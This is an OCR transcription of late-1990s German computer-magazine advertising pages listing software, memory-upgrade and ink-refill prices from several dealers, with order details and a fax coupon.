Dragon NaturallySpeaking 2.2 399
Dragon NaturallySpeaking Prof. 1150

Der schnellste Weg Ihre Gedanken zu Papier zu bringen

- *kontinuierliche Sprechweise*
- *sofortige Textwiedergabe auf dem Bildschirm*
- *hohe Erkennungsrate*
- *mit Microsoft Word 97 und mit anderen Windows Anwendungen kompatibel*
- *Diktatwiedergabe - Ihre Stimme wird aufgenommen und Sie können sich anschließend ausgewählte Passagen anhören*
- *kostenloses Update auf Version 3*

Programm	Preis
McAfee VirusScan *incl. Post Update*	99
McAfee Security Suite	169
MathCAD 7.0 Professional	1090
MathCAD 7.0 Stdandard	269
Media Studio Pro 5.0	989
Media Studio Pro 5.0 *Update*	399
Micrografx Flowcharter 7.0 C	449
Micrografx Graphics Suite 2	705
Micrografx Graphics Suite 2 *Upd.*	349
Micrografx Picture Publisher 8	245
Micrografx Simply 3D 3	129
MS Access 2.0 Dev.Toolkit	998
MS Access 97, Word97, Excel97 *je*	645
MS Access 97 *Update*	249
MS BackOffice 97 SBS + 5 Clients	3780
MS Encarta Enzyklopädie 99 Plus NEU	175
MS Frontpage 98 *Update*	139
MS Home Essentials 98	225
MS Money 99 Plus NEU	149
MS Office 97 Small Business Edition II	695
MS Office 97 Small Business Edition *Upd.*	459
MS Office 97 Developer Edition *Upd.*	1150
MS Office 97 Professional	**1148**
MS Office 97 Professional *Update*	649
MS Office 97 Standard	998
MS Office 97 Standard *Update*	469
MS Plus! 98	89
MS Publisher 98	179
MS Project 98	1320
MS SQL Server + 5 Clients	2799
MS Visual Basic 6.0 Standard	239
MS Visual Basic 6.0 Professional	1290
MS Visual Basic 6.0 Prof. Upd.	595
MS Visual Basic 6.0 Enterprise	3040
MS Visual Basic 6.0 Enter. Upd.	1730
MS Visual C++ 6.0 Standard	**218**
MS Visual C++ 6.0 Professional	1290
MS Visual C++ 6.0 Prof. Update	595
MS Visual C++ 6.0 Enterprise	3040
MS Visual C++ 6.0 Enter. Upd.	1730
MS Windows NT Server 4.0	1549
MS Windows NT Server 4.0 *Upd.*	869



MS Visual Studio 6.0 Prof. *Upd.* 1235
MS Visual Studio 6.0 Enter. *Upd.* 2390

- *Entwicklung komponentengestützter Lösungen*
- *basiert auf Microsofts Eindoes Distributed Internet Applications (Windows DNA) Architektur*
- *Enthält Visual Basic 6.0, Visualc C++ 6.0, Visual J++6.0, Visual Modeler 2.0, usw.*

Programm	Preis
MS Windows NT Workstation	745
MS Windows NT Workstat. *Upd.*	349
MS Windows NT Serv. Crossg. inc. 5 Cl.	929
MS Word97 *Update*	229
MS Works 99 deluxe NEU	149
MS Windows98	358
MS Windows98 *Update*	179
Netware 5.0 Basisserver	2060
NetObjects Fusion 3.0	598
Norton Antivirus 5.0 WIN95/98/NT NEU	99
Norton Antivirus 5.0 Prof. NEU	149
Norton Commander DOS/WIN95/NT	**95**
Norton Utilities 2.0 WIN NT	249
Omniform 3.0 mit 5 Filler	299
Omnipage Pro 9.0 WIN95/NT NEU	1295
Omnipage Pro 9.0 *Umsteiger* NEU	299
Pagekeeper 3.0	99
Paintshop Pro 5.0 NEU	209
PC Anywhere Basis32 8.0	329
PC Anywhere Basis32 8.0 *Update*	169
PhotoImpact 4.0	279
PhotoImpact 4.0 *Update*	179
Pizazz 5.0	**322**
QuarkXpress 4.0 Passport	2995
QuickView 4.5 Plus	175
Reach Out 8.0 Enterprise 2 User	390
Recognita plus 4.0	1199



ThumbsPlus 3.2 1 User 129

Das „Schweizer Taschenmesser" für Grafiken

- *Explorer-Navigation mit Bildvorschau*
- *erkennt fast 100 Bildformate (erweiterbar)*
- *verwaltet auch Wechselmedien (z. B. ZIP)*
- *Web-Assistent für Internet-Fotoalben*
- *mächtiger Batchkonverter*
- *umfangreich konfigurierbar (Toolbar, DDE, OLE)*
- *zeigt ZIP-Dateien wie Verzeichnisse*

Programm	Preis
Reflection 2 Unix + DEC	599
Remotely Possible 4.0	580
StarOffice 5.0 NEU	450
StarOffice 5.0 Umsteiger/Upd. NEU	298
System Commander 4.0 *deluxe*	99




Double IT 5 User 390
Double IT 50 User 2900

Geldsparen durch Komprimierung

- *Zentrale Verwaltung*
- *Unterstützung aller gängigen Netzwerkprotokolle, einschl. Ethernet, Fast Ethernet, Token Ring, Frame Relay sowie asynchrone Wählverbindungen*
- *enorme Steigerung der Netzwerk-Transferkapazität*
- *Reduziert Übertragungskosten im WAN, usw.*

Programm	Preis
Tobit Faxware Starterkit 5.11	1149
Turbo C oder Pascal, DOS o.WIN	139
Undo IT	119
Visio Standard 5.0	337
Visio Standard 5.0 *Update*	228
Visio Professional 5.0	748
Visio Professional 5.0 *Update*	**345**
Visio Technical 5.0	755
Visio Technical 5.0 *Update*	346
Visio Technical + 1 Bibliothek	829
Visual Cafe 2.5 WDE	175
WinCheck-it Pro 5.0	149
Winfax Pro 9.0 NEU	175
Winfax Pro 9.0 *Update* NEU	99
WinOnCD 3.5	195
WinZip 6.3 WIN/WIN95/NT	85
WinZip 6.3 Combo WIN/WIN95/NT	169




MKS Toolkit WIN/WIN95/NT od. OS/2 655

Für die optimale Zusammenarbeit zwischen UNIX und NT

- *Mehr als 210 UNIX und Windows Utilities*
- *Leistungsfähige Scripting Befehle und Tools für Ihre Windows Umgebung*
- *Spezielle NT-Administrations Utilities um NT Server und Workstations zu administrieren und zu kontrollieren*

Englische Programme

Programm	Preis
Adaptec EZ SCSI 5.0 deluxe	185
Ami Diag 5.4	249
Boundschecker 6.0 MS VC Prof.	1550
Chameleon UNIX Link 97	597
CodeWright Professional 5.1	569
DemoShield 5.4 NEU	815
Doc to help 3.0	995
Doc to help 3.0 Professional	1700
eXceed 6.1 NEU	899
FTP OnNet 4.0 Host Suite	595




Cold Fusion 3.1 Studio 689
Cold Fusion 3.1 Professional 2298

- *Animation, Integration multimedialer Elemente und interaktive Anbindung von Datenabnken*
- *Tag-basiertes Server-Scripting (CFML, XML)*
- *Interaktives Debugging*
- *Skalierbar*
- *Validator in deutsch*

Programm	Preis
Ghost 25 User	1479
Hijaak Pro 4.5 WIN95/NT	199
HoTMetaL Pro 4.0	249
K-Edit 1.5 WIN	399
MS Macro Assembler PDS 6.11	369
NetObjects Fusion WIN95/NT	595
Network Undelete Admin. Single	440
NuMega Dev.Partner Studio *Bundle*	2280
Paper Port deluxe 5.3	249
Personal REXX 3.5 WIN, `95, NT	480
PowerBuilder 6.0 Desktop	649
PowerDesigner 6.1 DataArchitekt	5990
RoboHelp Office 6.0	1790
SPF/SourceEdit 2.0	465
SPF/Professional 5.0 WIN95/NT	465
Soft ICE WIN95	1435
Soft ICE Win NT	1550
SQL Anywhere Studio 6.0	850
Sybase Adaptive Server NT	2160
Sybase Adaptive Server Enterprise	10900
Ultraedit 32	225
Visual Fortran Professional 5.0	1950
Wise InstallMaker 7.0	419
Wise InstallBuilder 7.0	819
Watcom Fortran 11.0	990
Watcom C/C++ 11.0	695
Watcom C/C++ 11.0 Schulversion	249
XingMPEG Encoder	660

Programm	Preis
Pervasive.SQL 7.0 10 User NT o. NLM	**2190**
Pervasive.SQL 7.0 20 User	**4390**
Pervasive.SQL 7.0 50 User	**8790**
Pervasive.SQL SDK Standard	**649**
Pervasive.SQL SDK Professional	**1290**
Pervasive.SQL Workstation 1 Client	**125**

Btrieve-Varianten auf Anfrage



Fit für den EURO?

sageKHK



http://www.girosoft.com

FAX-COUPON

JA! Senden Sie uns weitere Informationen zu sageKHK- Software:

- ❒ KHK Classic Line 2000
- ❒ KHK Office Line SQL
- ❒ KHK Handwerkerlösung
- ❒ Vollversionen
- ❒ Updates/Upgrades

- ❒ Wir interessieren uns für Schulungen.
- ❒ Wir interessieren uns für Beratung und Installation.
- ❒ Bitte rufen Sie uns an!

Firma: ______________________

Ansprechpartner: ______________________

Straße: ______________________

PLZ/Ort: ______________________

Tel./Fax: ______________________

E-Mail: ______________________

GIRO**SOFT**® GmbH
Systemhaus für kaufmännische Lösungen

Justus-Staudt-Straße 2
65555 Limburg

Tel.: 06431-98540
Fax: 06431-580226

E-Mail:
hallo@girosoft.com

GIROSOFT

Und HIER können Sie richtig Geld sparen!

Nutzen Sie die Vorteile des Microsoft Lizenzprogramms.
Günstige Konditionen • Immer die aktuellen Versionen • Vereinfachte Administration
Einfache Beschaffung • Einfache Lizenzkontrolle • Legale Original-Software

Produkt	MOLP A	MOLP A (Upd.)	MOLP B	MOLP EDU
MS Office Standard 97	835,-	415,-	799,-	345,-
MS Office Professional 97	999,-	545,-	949,-	399,-
MS Visual Basic 6.0 Pro	889,-	355,-	849,-	55,-
MS Visual C++ 6.0 Pro	889,-	355,-	849,-	133,-
MS Win. NT WS 4.0 Cross	-	539,-	519,-	69,-
MS Projekt 98	1025,-	419,-	999,-	429,-

Weitere Lizenzprogramme von z. B. Corel, Adobe, Lotus, Visio, Traveling auf Anfrage! Rufen Sie uns an! Herr Wittmann und Herr Yeter beraten Sie gerne ganz unverbindlich!



Ihr Partner für Software

http://www.btb-online.de

Software Allgemein

Diese Produkte sind für private oder gewerbliche Nutzung erhältlich

Produkt	Preis
⊕ Adobe Acrobat 3.0 Win.95/NT/3.x	469,-
Adobe Illustrator 8.0	899,-
Adobe PhotoShop 5.0 Win.95/NT	2145,-
Adobe PhotoDeluxe Business Ed. 1.0 CD	195,-
Adobe Publishing Collection 4.0	2849,-
ArcServe Storage Suite 5 User	489,-
⊕ AutoCAD LT 97	1179,-
⊕ AutoSketch 5.0	319,-
Borland C++ Builder 3 Standard CD only	199,-
Borland JBuilder 2 Prof. CD only	1499,-
Cheyenne Raid Option 2.0 Win.NT	1295,-
CleanSweep Deluxe 4.0	89,-
Corel Draw Select Edition CD	89,-
Delphi 4 Client/Server incl. Doku	4879,-
⊕ Delphi 4 Standard CD only	199,-
Diskclone Extra Strength	89,-
Diskeeper 3.0 Win.NT	99,-
⊕ Drive Image 2.0	119,-
Drive Image 2.0 Professional	1475,-
Drive Copy 2.0	65,-
IBM Via Voice Executive 98 CD	319,-
⊕ LapLink 7.5 Win.NT/95	295,-
LapLink Lap Tech 1.5 Win.95/98/NT	329,-
⊕ Leitz ELO Office 3.2	239,-
Lotus Domino Server 4.6	4675,-
Macromedia Director 6.5	1859,-
Macromedia FreeHand 8.0 Win.95/NT	1025,-
MS Encarta Plus 99 CD	149,-
⊕ MS FrontPage 98	335,-
⊕ MS Office 97 Professional	1195,-
MS Plus! Windows 98	89,-
⊕ MS Project 98 Win.95/NT	1299,-
MS Publisher 98	169,-
MS Visual Basic 6.0 Enterprise	2699,-
MS Visual Basic 6.0 Prof.	1139,-
⊕ MS Visual C++ 6.0 Prof.	1139,-
⊕ MS Visual C++ 6.0 Enterprise	2699,-
MS Visual FoxPro 6.0 Prof.	1139,-
MS Visual J++ 6.0 Standard	225,-
⊕ MS Visual Studio 6.0 Enterprise	3399,-
⊕ MS Visual Studio 6.0 Prof.	2249,-
⊕ MS Win.NT 4.0 Workstation	749,-
⊕ MS Windows 98	379,-
Norton AntiVirus 5.0 Professional	119,-
⊕ Norton AntiVirus 5.0 Win.95/98/NT	85,-
Norton Utilities 3.0 Win.95	155,-
Norton Utilities 2.0 Win.NT	229,-
Paradox 8.0 CD	209,-
⊕ Partition Magic 4.0	119,-
⊕ pcAnyWhere 32 Bit 8.0 Basis	298,-
Picture Publisher 8.0 CD	229,-
Quark Xpress 4.0 Win.95/NT	2998,-
SCO Free OpenServer 5.0.4	34,90
SCO Free UnixWare 2.1	34,90
Seagate Backup Exec 7 NT Enterprise	1748,-
TextBridge Professional 98	219,-
Ulead PhotoImpact 4.0	279,-
⊕ Visio Professional 5.0	779,-
⊕ Visio Technical 5.0	775,-
Visual dBase 7 Standard CD	189,-
WinFax 9.0 Win 95/NT mit ISDN	149,-

Update Service

Für den Erwerb dieser Produkte benötigen Sie eine Vorgängerversion

Produkt	Preis
Adobe PageMaker 6.5	439,-
⊕ Adobe PhotoShop 5.0	745,-
Adobe Premiere 5.0 (von Vollversion)	429,-
ArcServe 6.5 Win.NT Single Server	645,-
⊕ AutoCAD LT 97	249,-
⊕ AutoSketch 5.0 v. Autosk. x.x	145,-
AVM Netways 4.0	139,-
⊕ Borland JBuilder 2 Professional CD only	659,-
⊕ CorelDraw 8.0	425,-
Corel Ventura 8.0 CD	499,-
⊕ Corel WordPerfect Suite 8.0 + Dragon	259,-
⊕ Delphi 4 Professional CD only	749,-
Drive Image 2.0 CD	49,-
IBM ViaVoice Executive 98	179,-
Lotus SmartSuite Millenium Win 95/NT	265,-
Macromedia Director 6.5	779,-
MS BackOffice SB Server 4.0 incl. 5 Clients	2315,-
⊕ MS FrontPage 98	135,-
⊕ MS Home Essentials 98	229,-
⊕ MS Office 97 Small Business Edition 2	415,-
⊕ MS Office Developer 97 v. Office Pro 97	635,-
⊕ MS Office Professional 97	649,-
⊕ MS Office Standard 97	489,-
⊕ MS Project 98 Win.95/NT	535,-
⊕ MS Visual Basic 6.0 Prof.	575,-
MS Visual Basic 6.0 Standard Learning	115,-
MS Visual C++ 6.0 Pro CD	575,-
⊕ MS Visual C++ 6.0 Enterprise CD	1599,-
MS Visual FoxPro 6.0 Prof. CD	575,-
MS Visual J++ 6.0 Pro DC	475,-
MS Visual Studio 6.0 Prof. CD	1149,-
⊕ MS Visual Studio 6.0 Enterprise CD	2299,-
⊕ MS Windows 98 CD	179,-
Norton AntiVirus 5.0 Win.95/98/NT	69,-
⊕ OmniPage Prof. 8.0 Crossgrade	269,-
⊕ pcAnyWhere 32-Bit 8.0 Basis	155,-
Seagate Backup Exec Desktop 98 3.0	89,-
Ulead PhotoImpact 4.0	149,-
⊕ Visio 5.0 Professional	385,-
WinFax Pro 9.0 CD	95,-

Kingston TECHNOLOGY GmbH

Speicheraufrüstungen

Hewlett Packard LJ 4V, 4+, 4M+, 4P, 4MP
4 MB 49,- 8 MB 65,- 16 MB 85,-

Acer TravelMate 7130TE, 7120T, 312T
16 MB 99,- 32 MB 175,- 64 MB 289,-

Hewlett Packard LJ 4000TN, 5000, 5000N
8 MB 69,- 16 MB 95,- 32 MB 185,-

IBM Think Pad 765, 760, 380, 385
8 MB 79,- 16 MB 89,- 32 MB 179,-

Siemens Scenic 5 ND
16 MB 125,- 32 MB 179,-

Fordern Sie kostenlos die Kingston Kepler CD mit über 2500 Modulen an oder lassen Sie sich von uns beraten!

Software für Schüler, Lehrer, Studenten, Schulen und Universitäten

Beim Kauf von Schulsoftware benötigen wir von Ihnen (Kopie ausreichend):

Student: nur an Vollzeitstudenten, gültige Immatrikulationsbescheinigung
Schüler: Schulbescheinigung mit Klassenangabe, Stempel und Unterschrift des Direktors
Lehrer: Bestätigung Ihrer Schule über Lehrtätigkeit, Stempel und Unterschrift
Schulen/Uni/FH/VHS/Museen/Bibliotheken: Bestellung auf Schulpapier mit Verwendungszweck, Stempel und Unterschrift
SSL: Nur an Studenten, Schüler, Lehrer, Nachweise siehe oben

Borland

Produkt	Preis
⊕ C++ 5 Stand. CD only	149,-
⊕ C++ 3.0 Builder Prof. CD only	249,-
⊕ JBuilder 2.0 Prof. CD only	249,-
⊕ Delphi 4 Standard CD only	149,-
⊕ Delphi 4 Professional CD only	249,-
⊕ Visual dBase 7.0 Prof. CD only	249,-
Handbuchsatz für:	
Delphi 4, JBuilder 2	149,-
C++ Builder 3	199,-
C++ 5.0 Referenz, C++ 5.0 Development	99,-

MACROMEDIA®

Produkt	Preis
AuthorWare 4.0	1059,-
⊕ Director 6.5	949,-
Dreamweaver 1.2 CD	345,-
Fireworks 1.0 CD	345,-
⊕ FreeHand 8.0 Win.95 oder MAC	349,-

SYMANTEC.™

Produkt	Preis
⊕ Act! 4.0 Win.95/NT	115,-
⊕ AntiVirus 5.0 Server engl. incl. 5 Clients	369,-
⊕ Norton AntiVirus 5.0 Prof. DOS/Win.95/98/NT	59,-
⊕ Norton AntiVirus 5.0 Win.95/98/NT	39,-
⊕ Norton Commander 1.0 Win.95/NT	39,-
Norton NT Tools 1.0	49,-
⊕ Norton Utilities 3.0 Win.95	65,-
⊕ Norton Utilities 2.0 Win.NT	89,-
⊕ pcAnyWhere Basis 32 Bit 8.0 Win.95 (ISDN)	119,-
⊕ Uninstaller Deluxe 1.0	33,-
Visual Cafe Java 2.5 Pro Dev. Edition engl.	189,-
Visual Cafe Java 2.5 Database Dev. engl.	519,-
⊕ WinFax Pro 9.0 Win.95/NT (ISDN)	95,-

COREL®

Produkt	Preis
⊕ CorelDraw 8.0 Win.95/NT CD only	229,-
⊕ Corel WordPerfect Suite 8.0 CD only	119,-
Corel WP Suite 8.0 + Dragon CD only	159,-
Corel Ventura 8.0 CD only	229,-
Clipart Handbuch zu CorelDraw 8.0	79,-
Handbuch CorelDraw 8.0	79,-

SSL-Lizenzen

Studenten, Schüler, Lehrer Lizenzen

Produkt	Preis
Lotus Notes Client CD (incl. Doku)	99,-
Lotus Domino Server CD (incl. Doku)	199,-
⊕ Lotus SmartSuite MilleniumCD	99,-
⊕ MS Windows 98 (Upd.) + Win.NT Workst. 4.0 (Upd.)	129,-
⊕ MS Office Prof. 97 oder Office MAC	238,-
⊕ MS Visual Studio Pro 6.0	215,-

Microsoft®

Produkt	Preis
MS ExChange Server 5.5 incl. 5 Clients	1299,-
⊕ MS FrontPage 98 Win.95/NT	169,-
⊕ MS Office Prof. 97 Disk./CD	579,-
⊕ MS Office Stand. 97 Disk./CD	489,-
⊕ MS Project 98 Win.95/NT	655,-
⊕ MS Proxy Server 2.0	375,-
MS Publisher 98	89,-
MS Visual Basic 6.0 Enterprise CD	375,-
⊕ MS Visual Basic 6.0 Professional CD	195,-
⊕ MS Visual Basic 6.0 Stand. Learning	99,-
⊕ MS Visual C++ Enterprise 6.0 CD	375,-
⊕ MS Visual C++ Professional 6.0 CD	195,-
⊕ MS Visual InterDEV 6.0 CD	125,-
⊕ MS Visual J++ Pro 6.0 CD	99,-
⊕ MS Visual Studio 6.0 Enterprise CD	849,-
⊕ MS Visual Studio 6.0 Professional CD	479,-
⊕ MS Win. NT 4.0 Server incl. 25 Clients	759,-
⊕ MS Win. NT 4.0 Workstation	245,-
MS Windows 98 (Update)	129,-
⊕ MS Works 4.5 Win.95	125,-

Sonstige Schulversionen

Produkt	Preis
⊕ askSam 3.02i Einzelplatz	395,-
Asymetrix Toolbook 4	229,-
⊕ AutoCAD LT 97	325,-
CA Clipper 5.3	155,-
CA Visual Objects Professional 2.0	385,-
⊕ LapLink 7.5 Win.NT/95	175,-
Maple V Student Edition Rel. 4	149,-
Mathematica 3.0 (Schüler, Studenten)	415,-
⊕ Micrografx Graphics Suite 2 Win.95/NT	199,-
Micrografx Picture Publisher 8	99,-
⊕ OmniPage 8.0 Pro	245,-
Ulead PhotoImpact 4.0	189,-
⊕ Ulead MediaStudio Pro 5.0	369,-
⊕ Visio Professional 5.0 CD only	599,-

Klassenraumlizenzen

Produkt	Preis
AutoCAD 97 LT	798,-*
AutoSketch 5.0	798,-*
Borland Delphi 4 Standard	798,-*
Lotus Domino Intranet Starter Pack	499,-
MasterEye 25 User Win. 95/NT	798,-
MS Office Prof. 97 incl. LexiROM Mini	798,-*
MS Win. NT 4.0 Server incl. 25 Clients	759,-
MS Win. NT 4.0 Workstation (Update)	1215,-*
MS Windows 98 Update	675,-*
MS Works für Windows 4.5	798,-*
Novell CD Schulen ans Netz 50 User	795,-
Quicken Deluxe 98	199,-

** für insgesamt 15 Schülerarbeitsplätze*

Wir führen Klassenraumlizenzen nahezu aller Hersteller. Bitte Bezugsbedingungen erfragen.

Sie erreichen uns Mo.-Fr. 8.00-18.00 Uhr unter Tel. 0 94 04/95 51-0. Schulversions-Hotline 0 94 04/95 51-50. ⊕ Ausführliche Beschreibung im Internet
Unsere Angebote finden Sie in Computer Bild, c't, PC Direkt, PC Praxis, PC Welt und PC Magazin

BtB – Ihr Softwarepartner
☑ **Service**
Kundenservice, bei dem guter Rat nicht teuer ist – direkt, kompetent und zuverlässig – vor und nach dem Kauf.
Produktinformationen
⊕ umfassend und aktuell ⊕ im Internet: http://www.btb.online.de
Die meisten Artikel führen wir ab Lager!
Service von Mensch zu Mensch


BtB – Ihr Softwarepartner
☑ **Zahlungsmöglichkeiten**
Bei uns zahlen Sie, wie Sie möchten.
Nachnahme: bar direkt beim Zusteller
Rechnung: Behörden, Großfirmen, Lehrer, Schulen,
Kreditkarte: Eurocard, Visa Card, American Express
Auslandsbestellungen: gegen Vorauskasse oder Karte
Service von Mensch zu Mensch

BtB – Ihr Softwarepartner
☑ **Bestellservice**
Der Bestellservice, der Ihnen zuhört – hier werden Ihre Wünsche wahr. Nehmen Sie uns beim Wort! So können Sie bestellen:
Telefon: 0 94 04-9 55 10 · Fax: 0 94 04-95 51 95
e-mail: bestellen@btb-online.de
Service von Mensch zu Mensch

BtB – Ihr Softwarepartner
☑ **Versand**
Der Lieferservice, auf den Sie sich verlassen können – bewährt, schnell und termingerecht liefern wir per Post oder UPS gegen eine Pauschale von DM 16,– pro Auftrag, Nachlieferungen kostenfrei, keine Nachnahmegebühr. Auslandsbestellungen gegen eine Pauschale von DM 35,–.
Service von Mensch zu Mensch

Bernsteinstr. 2 · 93152 Nittendorf · Tel.: 0 94 04/95 51-0 · Fax: 0 94 04/95 51-95 · Internet: http://www.btb-online.de

Die PC-Funkuhr



DCF77-Funkuhr für die serielle Schnittstelle
Empfangsradius bis 2000km von Frankfurt/Main

für DOS, Windows (3.x,95,NT), OS/2	DM 149,-
für Novell NetWare (ab Version 3.10)	DM 298,-
für LINUX	DM 248,-



GUDE
ANALOG - und
DIGITALSYSTEME
GmbH

Eintrachtstraße 113
50668 Köln
Tel.: 0221 / 912 90 97
Fax: 0221 / 912 90 98

Internet:
www.GudeADS.kud.com

Die Profi-Funkuhr

als Tischgerät:	DM 1250,-
im 19"-Gehäuse:	DM 1740,-



DCF77-Funkuhr • Aktive Ferritstabantenne • Feldstärkeanzeige • Fuzzy-Logik Auswertung • Beleuchtetes LCD-Display • Serielle Schnittstelle • Incl. Software für DOS, Windows, OS/2 (auch für LanServer), Novell Netware (als NLM), Intra-NetWare und UNIX (als C-Quelltext)

COMPEDO®
TINTE FARBBÄNDER TONER

Kartuschen & Refills aus eigener Herstellung für jeden

Ink-Jet Drucker

Stiftung Warentest 8/96 **test** Im Test: 49 Nachfüllsysteme **gut**

DRUCKKOPF-GARANTIE ★ COMPEDO ★ DRUCKKOPF-GARANTIE

Alle Refills sind zur Nachfüllung von Original- oder Compedo Kartuschen vorbereitet. Sie benötigen keine speziellen oder modifizierten Kartuschen!



HP-Deskjet 500-560 / 600-694 -color	
4 Refills schwarz (125ml)	**49,80**
10er Refill color (3x40ml)	**59,80**
10er Refill Photo-Tinte (3x40ml)	**66,90**
Easy-Refill Kit für 51629 Patrone:1Refill, Patronenhalterung,Luftspritze, 5 Stopfen	**24,90**
Easy-Klick Einsatz f. Pelikanpatrone	**13,90**
Transfercolortinte (3x10 ml) zum Aufbügeln und Übertragen auf Feststoffe	**79,90**
Transfertinte schwarz (10 ml)	**28,90**
Clean-Fluid Düsenreiniger (150 ml)	**11,50**
Patronenhalterung (alle Deskjetmodelle)	**7,90**

Canon BJC600-620/800/ CLC-10	
BJ600-620 Patrone schwarz **HC***	**11,80**
BJ600-620 Patrone farbig (C,M o.Y)	**9,90**
BJ600-620 5 Refills color (3x 40 ml)	**64,90**
BJ600-620 5 Refills schwarz (40 ml)	**26,80**
BJ800/820 Patrone schwarz	**13,90**
BJ800/820 Patrone farbig (C,M o. Y)	**16,90**
BJ800 4 Refills schwarz (125ml)	**29,90**
BJ800 4 Refills farbig C,M o. Y (125ml)	**32,80**
Testset 1 Refill in jeder Farbe (4x40 ml)	**39,90**
Canon CLC10 3 Refills schwarz (125ml)	**54,90**
Canon CLC10 3 Refills farbig (C,M o.Y)	**54,90**

* HC = high capacity




Canon BJ 10/ 20/ BJ 200/ 210/ 240/300	
BJ10/ 20/ 200/ 210/ 230 2 Refills (40 ml)	**24,90**
BJ10/ 20/ 200/ 210/230 6 Refills (125ml)	**54,80**
BJ210 8 Refills **Color** f.BC-05 (3x40ml)	**62,90**
BJ240 Foto-Tinte (4x40ml)für BC-06	**86,50**
BJ 300/330 **COMPEDO-Patrone** sw	**13,90**
BJ 300/330 4 Refills (125ml)	**29,80**



Probieren Sie unser
TESTPAKET:
5x Premium und je 1x alle anderen Papiersorten inkl. einer Ink-Jet Transferfolie für
nur DM 26,90



Ink-Jet Papiere und Folien A4	
Premium 120 g 200 Blatt	**44,90**
Premium wasserfest 140 g 50 Blatt	**48,90**
Premium 230 g 100 Blatt	**36,90**
Duplex-Print 170 g 150 Blatt	**49,90**
Glosspaper 140 g 50 Blatt	**29,90**
Glosspaper 190 g 50 Blatt	**37,80**
Folie klar 110 µm (mit Griffleiste) 10 St.	**12,90**
Folie klar 110 µm (mit Griffleiste) 50 St.	**49,80**
Poly-Glossy 110 µm 10 Stück	**15,50**
Poly-Glossy 110 µm 50 Stück	**59,00**
Poly-Glossy selbstkl. 140 µm 10 St.	**26,90**
Foto-Glossy 150 g 10 Stck	**15,80**
Foto-Glossy 150 g 50 Stck	**59,00**
Foto-Matt 150 g 10 Stck	**15,80**
Foto-Matt 150 g 50 Stck	**59,00**
Dry-Gloss 150 g 10 Blatt	**25,90**
Dry-Gloss 150 g 50 Blatt	**98,00**
Dry-Gloss 260 g selbstkl. 10 Blatt	**35,90**
Dry-Gloss 260 g **selbstkl.** 50 Blatt	**134,50**
Folie-Klar selbstklebend 10 Stck	**25,80**
Folie-Klar selbstklebend 50 Stck	**99,00**
Backlit Film für rücks. Druck 10 Stck	**19,90**
Ink-Jet Transferfolie 20 Stck	**59,00**





Canon BJC 30/ 70/ 4000-4200/ 4550/ 5500	
BJC4000-5500 Schwarzklick	**11,90**
BJC4000-5500 Colorklick	**18,90**
BJC4000-5500 5 Refills sw. (40ml)	**27,90**
BJC4000-5500 8 Refills color (3x40ml)	**65,80**
BJC70 3x Schwarzklick	**25,90**
BJC30/ 70 3x Schwarzklick **HC***	**32,90**
BJC70 3x Colorklick	**39,90**
BJC70 10 Refills je Farbe(1x20/3x10ml)	**38,90**

* HC = high capacity

was bedeutet transfer...... ?

Mit **COMPEDO-Transfer-TINTE** können Sie Ihre Novajet-Ausdrucke vom **Normalpapier** auf Feststoffe wie Textil und Kunststoffe durch Hitze übertragen. Die Ergebnisse sind **kochfest, farbecht** und **UV-beständig!** Vom Shirt bis zur Fahne, vom Typenschild bis zur Großbeschil-derung, die Anwendungsmöglichkeiten sind unbegrenzt. Infomaterial über Transferpressen von 38x38 cm bis zu 1.00 m x 1.50 erhalten Sie auf Anfrage.

Mit der **COMPEDO Ink-Jet-Transfer-FOLIE** können Sie Ausdrucke **mit normaler Tinte** eines Tintenstrahldruckers auf Textilien übertragen. Die normalerweise wasserlösliche Tinte wird in einer Emulsion auf der Folie fixiert und beim Abbügeln auf Textilien waschfest übertragen.



Epson Stylus 200/ 500/ 820/ II/ IIS/ 1500	
Stylus 200/820/II/IIS Schwarz-Patrone	**18,90**
Stylus II/IIS/1500 Color-Patrone	**28,90**
Stylus 500 Schwarz-Patrone	**18,90**
Stylus 200/500 Color-Patrone	**29,90**
Stylus 200/500/820/IIS 5 Ref. sw.(125ml)	**52,90**
Stylus II/IIS/1500 3 Refills color (3x40ml)	**63,70**
Stylus 500 3 Refills color (3x40ml)	**63,90**
Testset 2 Refills in jeder Farbe (4x40ml)	**83,90**
Stylus 1500 Schwarz-Patrone	**38,90**

Epson Stylus 300/ 800/ Color/ Pro XL	
Stylus 300 2 Refills schw. (40ml)	**24,90**
Stylus 800 8 Refills (125ml)	**54,80**
Stylus 400/800 alt Schwarz-Patrone	**13,90**
Stylus Color/Pro Schwarz-Patrone	**17,90**
Stylus Col./Pro Color-Patrone	**26,90**
Stylus Col./Pro 5 Refills schw.(125ml)	**55,80**
Stylus Col./Pro color 4 Refills(3x40ml)	**63,90**
Testset 2 Refills in jeder Farbe (4x40ml)	**83,80**
Epson SQ 870,2500,2550 sw 125ml	**51,90**

REFILLSYSTEM für alle EPSON Drucker!
Schlauchset komplett mit 4 Tintenbehälter (CMYK) je 38ml
nur DM 119,-





Alle Originalpatronen ab Lager lieferbar





INK-JET TRANSFERFOLIE
20 Stück DIN A4 od. 10 Stück DIN A3
DM 59,00



ENCAD Novajet II/III/IV - PRO 36/50 PRO60e	
4 Refills C,M,Y o. schwarz (125ml)	**55,90**
Station-Füllung C,M,Y o. schw.(500ml)	**167,80**
Testset 1 Refill in jeder Farbe (4x40ml)	**78,80**
Kartusche Nova III C,M,Y o Schw (38ml)	**98,00**
4 Refills UV+ C,M,Y o. schwarz (125ml.)	**72,60**
Station-Füllung UV+ C,M,Y o.schw.(500ml.)	**218,20**
